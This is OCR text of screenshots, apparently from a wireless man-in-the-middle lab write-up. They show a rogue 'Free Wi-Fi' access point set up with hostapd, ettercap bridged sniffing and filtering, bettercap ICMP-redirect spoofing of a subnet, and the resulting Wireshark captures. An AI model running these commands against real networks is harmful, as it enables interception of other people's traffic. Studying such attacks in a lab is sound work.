




test_capture.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr==81.52.133.24 and http contains 200
Expression...
No. Time Source Destination Protocol Length Info
319 19.121374840 81.52.133.24 10.108.108.50 HTTP 450 [TCP ACKed unseen segment] HTTP/1.1 200 OK (text/plain)
6340 79.127130465 81.52.133.24 10.108.108.50 HTTP 450 HTTP/1.1 200 OK (text/plain)
14931 139.127836545 81.52.133.24 10.108.108.50 HTTP 450 HTTP/1.1 200 OK (text/plain)
18344 199.143269186 81.52.133.24 10.108.108.50 HTTP 450 HTTP/1.1 200 OK (text/plain)
18959 259.151471654 81.52.133.24 10.108.108.50 HTTP 450 HTTP/1.1 200 OK (text/plain)
[Source GeoIP AS Number: AS5511 Orange]
[Source GeoIP Country: France]
[Source GeoIP Latitude: 48.858200]
[Source GeoIP Longitude: 2.338700]
[Destination GeoIP: Unknown]
Transmission Control Protocol, Src Port: 80, Dst Port: 36276, Seq: 1153, Ack: 1154, Len: 384
Source Port: 80
Destination Port: 36276
[Stream index: 0]
[TCP Segment Len: 384]
Sequence number: 1153 (relative sequence number)
0010 01 b4 30 76 40 00 39 06 c2 c3 51 34 85 18 0a 6c ..0v@.9. ..Q4...l
0020 6c 32 00 50 8d b4 a0 98 c0 4a 9c 6a 16 7e 80 18 l2.P.... .J.j.~..
0030 01 0d 28 b8 00 00 01 01 08 0a 5e 98 33 e0 69 3c ..(..... ..^.3.i<
0040 77 ec 48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f w.HTTP/1 .1 200 O
0050 4b 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a K..Conte nt-Type:
0060 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e text/pl ain..Con
0070 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 38 0d 0a tent-Len gth: 8..
0080 4c 61 73 74 2d 4d 6f 64 69 66 69 65 64 3a 20 4d Last-Mod ified: M
0090 6f 6e 2c 20 31 35 20 4d 61 79 20 32 30 31 37 20 on, 15 M ay 2017
00a0 31 38 3a 30 34 3a 34 30 20 47 4d 54 0d 0a 45 54 18:04:40 GMT..ET
00b0 61 67 3a 20 22 61 65 37 38 30 35 38 35 66 34 39 ag: "ae7 80585f49
00c0 62 39 34 63 65 31 34 34 34 65 62 37 64 32 38 39 b94ce144 4eb7d289
00d0 30 36 31 32 33 22 0d 0a 41 63 63 65 70 74 2d 52 06123".. Accept-R
00e0 61 6e 67 65 73 3a 20 62 79 74 65 73 0d 0a 53 65 anges: b ytes..Se
00f0 72 76 65 72 3a 20 41 6d 61 7a 6f 6e 53 33 0d 0a rver: Am azonS3..
0100 58 2d 41 6d 7a 2d 43 66 2d 49 64 3a 20 75 55 2d X-Amz-Cf -Id: uU-
0110 6e 63 57 78 5a 6e 72 61 58 43 4b 55 37 6f 35 51 ncWxZnra XCKU7o5Q
0120 43 36 37 62 43 46 50 70 59 6e 58 76 72 76 2d 51 C67bCFPp YnXvrv-Q
0130 4f 58 41 30 6b 2d 64 36 4b 42 72 68 5a 54 56 4a OXA0k-d6 KBrhZTVJ
0140 6d 6d 67 3d 3d 0d 0a 43 61 63 68 65 2d 43 6f 6e mmg==..C ache-Con
0150 74 72 6f 6c 3a 20 6e 6f 2d 63 61 63 68 65 2c 20 trol: no -cache,
0160 6e 6f 2d 73 74 6f 72 65 2c 20 6d 75 73 74 2d 72 no-store , must-r
Source GeoIP Country (ip.geoip.src_country), 4 bytes
Packets: 33644 · Displayed: 5 (0.0%) · Load time: 0:0.791
Profile: Default



Applications
Places
Terminal
Sun 22:47
root@yokwe: ~
File Edit View Search Terminal Help
root@yokwe:~# ifconfig |grep wlan
wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
root@yokwe:~# ifconfig |grep inet
inet 192.168.59.128 netmask 255.255.255.0 broadcast 192.168.59.255
inet6 fe80::20c:29ff:fec9:166b prefixlen 64 scopeid 0x20<link>
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
root@yokwe:~# ifconfig wlan0 192.168.59.175 up
root@yokwe:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@yokwe:~# airmon-ng check kill
Killing these processes:
PID Name
585 dhclient
789 wpa_supplicant
root@yokwe:~# hostapd /etc/hostapd/hostapd.conf -B
Configuration file: /etc/hostapd/hostapd.conf
Using interface wlan0 with hwaddr 00:c0:ca:8d:8a:e8 and ssid "Free Wi-Fi"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
root@yokwe:~#



Applications
Places
Terminal
Sun 23:30
root@yokwe: ~
File Edit View Search Terminal Help
root@yokwe:~# ettercap -T -q -B eth0 -B wlan0 -w FreeWifiTest
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
Listening on:
eth0 -> 00:0C:29:C9:16:6B
192.168.59.128/255.255.255.0
fe80::20c:29ff:fec9:166b/64
Listening on:
wlan0 -> 00:C0:CA:8D:8A:E8
192.168.59.132/255.255.255.0
fe80::2c0:caff:fe8d:8ae8/64
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...
33 plugins
42 protocol dissectors
57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Bridged sniffing...
Text only Interface activated...
Hit 'h' for inline help
DHCP: [DC:EF:CA:E7:BE:ED] DISCOVER
DHCP: [DC:EF:CA:E7:BE:ED] DISCOVER
DHCP: [192.168.59.254] OFFER : 192.168.59.129 255.255.255.0 GW 192.168.59.2 DNS 192.168.59.2 "localdomain"
DHCP: [DC:EF:CA:E7:BE:ED] DISCOVER
DHCP: [DC:EF:CA:E7:BE:ED] DISCOVER
DHCP: [192.168.59.254] OFFER : 192.168.59.129 255.255.255.0 GW 192.168.59.2 DNS 192.168.59.2 "localdomain"
DHCP: [192.168.59.254] OFFER : 192.168.59.129 255.255.255.0 GW 192.168.59.2 DNS 192.168.59.2 "localdomain"



Applications
Places
Wireshark
Mon 00:50
wifiattacktest
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Conversations · wifiattacktest
Ethernet · 32
IPv4 · 47
IPv6 · 10
TCP · 199
UDP · 4326
Address A | Address B | Packets | Bytes | Packets A → B | Bytes A → B | Packets B → A | Bytes B → A | Rel Start
172.217.4.206 | 192.168.59.129 | 25 | 2634 | 10 | 894 | 15 | 1740 | 14.693285
192.168.59.1 | 224.0.0.252 | 82 | 6394 | 82 | 6394 | 0 | 0 | 98.166845
192.168.59.1 | 224.0.0.22 | 29 | 1668 | 29 | 1668 | 0 | 0 | 98.127797
192.168.59.1 | 239.255.255.250 | 6 | 1296 | 6 | 1296 | 0 | 0 | 146.478304
192.168.59.1 | 224.0.0.251 | 4 | 328 | 4 | 328 | 0 | 0 | 146.482780
192.168.59.2 | 192.168.59.130 | 455 | 45 k | 64 | 9460 | 391 | 36 k | 99.105739
192.168.59.2 | 192.168.59.129 | 249 | 65 k | 84 | 34 k | 165 | 30 k | 13.936967
192.168.59.2 | 224.0.0.251 | 4 | 692 | 4 | 692 | 0 | 0 | 23.865106
192.168.59.129 | 224.0.0.251 | 77 | 11 k | 77 | 11 k | 0 | 0 | 22.865893
192.168.59.129 | 224.0.0.22 | 16 | 864 | 16 | 864 | 0 | 0 | 22.820795
192.168.59.129 | 192.168.59.254 | 16 | 3842 | 2 | 124 | 14 | 3718 | 12.450579
192.168.59.129 | 192.168.59.129 | 3 | 168 | 3 | 168 | 0 | 0 | 23.447094
192.168.59.130 | 192.168.108.1 | 14,771 | 1331 k | 14,771 | 1331 k | 0 | 0 | 99.133333
192.168.59.130 | 224.0.0.252 | 152 | 11 k | 152 | 11 k | 0 | 0 | 99.124585
192.168.59.130 | 224.0.0.251 | 16 | 1024 | 16 | 1024 | 0 | 0 | 99.122983
192.168.59.130 | 239.255.255.250 | 12 | 2592 | 12 | 2592 | 0 | 0 | 146.478913
192.168.59.130 | 224.0.0.2 | 8 | 368 | 8 | 368 | 0 | 0 | 108.827186
192.168.59.130 | 192.168.59.254 | 4 | 1368 | 0 | 0 | 4 | 1368 | 108.774745
Name resolution
Limit to display filter
Absolute start time
Conversation Types
Help
Copy
Follow Stream...
Graph...
Close
Frame (frame), 60 bytes
Packets: 54020 · Displayed: 54020 (100.0%) · Load time: 0:0.484
Profile: Default



Applications
Places
Terminal
Mon 17:00
root@yokwe: ~
File Edit View Search Terminal Help
root@yokwe:~# etterfilter filter_sshsmtp
etterfilter 0.8.2 copyright 2001-2015 Ettercap Development Team
14 protocol tables loaded:
DECODED DATA udp tcp esp gre icmp pv6 ip arp wifi fddi tr eth
13 constants loaded:
VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP
Parsing source file 'filter_sshsmtp' done.
Unfolding the meta-tree done.
Converting labels to real offsets done.
Writing output to 'filter.ef' done.
-> Script encoded into 14 instructions.
root@yokwe:~#


Applications
Places
Wireshark
Mon 17:11
SSH_SMTP_Filter_Testcapture
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 116
Expression...
No. Time Source Destination Protocol Length Info
979 38.948034 192.168.59.132 24.127.130.238 TCP 66 49364 → 22 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256
1042 41.953153 192.168.59.132 24.127.130.238 TCP 66 [TCP Retransmission] 49364 → 22 [SYN] Seq=0 Win=8192
1203 47.921093 192.168.59.132 24.127.130.238 TCP 62 [TCP Retransmission] 49364 → 22 [SYN] Seq=0 Win=8192
Frame 979: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
Ethernet II, Src: IntelCor_dd:be:54 (f0:d5:bf:dd:be:54), Dst: Vmware_f9:e8:11 (00:50:56:f9:e8:11)
Internet Protocol Version 4, Src: 192.168.59.132, Dst: 24.127.130.238
Transmission Control Protocol, Src Port: 49364, Dst Port: 22, Seq: 0, Len: 0
0000 00 50 56 f9 e8 11 f0 d5 bf dd be 54 08 00 45 00 .PV..... ...T..E.
0010 00 34 01 43 40 00 80 06 61 e7 c0 a8 3b 84 18 7f .4.C@... a...;...
0020 82 ee c0 d4 00 16 da 8a 26 f2 00 00 00 00 80 02 .... &.......
0030 20 00 f5 0e 00 00 02 04 05 b4 01 03 03 08 01 01 ....
0040 04 02 ..
SSH_SMTP_Filter_Testcapture
Packets: 1755 · Displayed: 3 (0.2%) · Load time: 0:0.19
Profile: Default


24.127.130.238 - PuTTY
PuTTY Fatal Error
Network error: Connection timed out
OK


Applications
Places
Terminal
Tue 23:42
root@yokwe: ~
File Edit View Search Terminal Help
SERVERS:
--httpd Enable HTTP server, default to false.
--httpd-port PORT Set HTTP server port, default to 8081.
--httpd-path PATH Set HTTP server path, default to ./ .
--dns FILE Enable DNS server and use this file as a hosts resolution table.
--dns-port PORT Set DNS server port, default to 5300.
For examples & docs please visit https://bettercap.org/
root@yokwe:~# bettercap
v1.6.2
http://bettercap.org/
[I] Starting [spoofing:✓ discovery:✓ sniffer:✘ tcp-proxy:✘ udp-proxy:✘ http-proxy:✘ https-proxy:✘ sslstrip:✘ http-server:✘ dns-server:✘] ...
[I] [eth0] 192.168.59.128 : 00:0C:29:C9:16:6B / eth0 (VMware)
[I] [GATEWAY] 192.168.59.2 : 00:50:56:F9:E8:11 (VMware)
[I] [DISCOVERY] Precomputing list of possible endpoints, this could take a while depending on your subnet ...
[I] [DISCOVERY] Done in 3.0 ms
[I] [DISCOVERY] Targeting the whole subnet 192.168.59.0..192.168.59.255 ...
[I] Acquired 2 new targets :
[NEW] 192.168.59.1 : 00:50:56:C0:00:08 (VMware)
[NEW] 192.168.59.254 : 00:50:56:E7:F1:C5 (VMware)
[W] WARNING: Sniffer module was NOT enabled (-X argument), this will cause the MITM to run but no data to be collected.


Applications
Places
Terminal
Wed 00:39
root@yokwe: ~
File Edit View Search Terminal Help
SERVERS:
--httpd Enable HTTP server, default to false.
--httpd-port PORT Set HTTP server port, default to 8081.
--httpd-path PATH Set HTTP server path, default to ./ .
--dns FILE Enable DNS server and use this file as a hosts resolution table.
--dns-port PORT Set DNS server port, default to 5300.
For examples & docs please visit https://bettercap.org/
root@yokwe:~# bettercap -S ICMP --full-duplex --sniffer-output BetterCapICMP
v1.6.2
http://bettercap.org/
[I] Starting [spoofing:✔ discovery:✔ sniffer:✔ tcp-proxy:✘ udp-proxy:✘ http-proxy:✘ https-proxy:✘ sslstrip:✘ http-server:✘ dns-server:✘] ...
[I] [wlan0] 192.168.108.94 : 00:C0:CA:8D:8A:E8 / wlan0 (ALFA)
[I] [GATEWAY] 192.168.108.1 : 00:AA:2A:E8:33:79 (???)
[I] [DISCOVERY] Precomputing list of possible endpoints, this could take a while depending on your subnet ...
[I] [DISCOVERY] Done in 3.0 ms
[I] [DISCOVERY] Targeting the whole subnet 192.168.108.0..192.168.108.255 ...
[I] Found hostname YokNetPFS for address 192.168.108.1
[I] Acquired 3 new targets :
[NEW] 192.168.108.87 : 60:38:E0:E1:C2:30 (Belkin International)
[NEW] 192.168.108.89 : 50:DC:E7:0C:DE:B9 (???)
[NEW] 192.168.108.96 : F8:59:71:4D:78:85 (Intel Corporate)
[I] [SNIFFER] Saving packets to /root/BetterCapICMP .


Applications
Places
Wireshark
Wed 00:37
BetterCapICMP
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
58 0.000000 192.168.108.1 192.168.108.89 ICMP 70 Redirect (Redirect for host)
59 0.000000 192.168.108.1 192.168.108.96 ICMP 70 Redirect (Redirect for host)
60 0.000000 192.168.108.1 192.168.108.96 ICMP 70 Redirect (Redirect for host)
61 0.000000 192.168.108.1 192.168.108.96 ICMP 70 Redirect (Redirect for host)
62 0.000000 192.168.108.1 192.168.108.96 ICMP 70 Redirect (Redirect for host)
63 0.000000 192.168.108.1 192.168.108.96 ICMP 70 Redirect (Redirect for host)
64 0.000000 192.168.108.1 192.168.108.87 ICMP 70 Redirect (Redirect for host)
65 0.000000 192.168.108.1 192.168.108.87 ICMP 70 Redirect (Redirect for host)
66 0.000000 192.168.108.1 192.168.108.87 ICMP 70 Redirect (Redirect for host)
67 0.000000 192.168.108.1 192.168.108.87 ICMP 70 Redirect (Redirect for host)
68 0.000000 192.168.108.1 192.168.108.89 ICMP 70 Redirect (Redirect for host)
69 0.000000 192.168.108.1 192.168.108.89 ICMP 70 Redirect (Redirect for host)
70 0.000000 192.168.108.1 192.168.108.96 ICMP 70 Redirect (Redirect for host)
71 0.000000 192.168.108.1 192.168.108.96 ICMP 70 Redirect (Redirect for host)
72 0.000000 192.168.108.1 192.168.108.96 ICMP 70 Redirect (Redirect for host)
Address: IntelCor_4d:78:85 (f8:59:71:4d:78:85)
.... ..0. .... = LG bit: Globally unique address (factory default)
....0 .... = IG bit: Individual address (unicast)
Source: 00:aa:2a:e8:33:79 (00:aa:2a:e8:33:79)
Address: 00:aa:2a:e8:33:79 (00:aa:2a:e8:33:79)
.... ..0. .... = LG bit: Globally unique address (factory default)
....0 .... = IG bit: Individual address (unicast)
Type: IPv4 (0x0800)
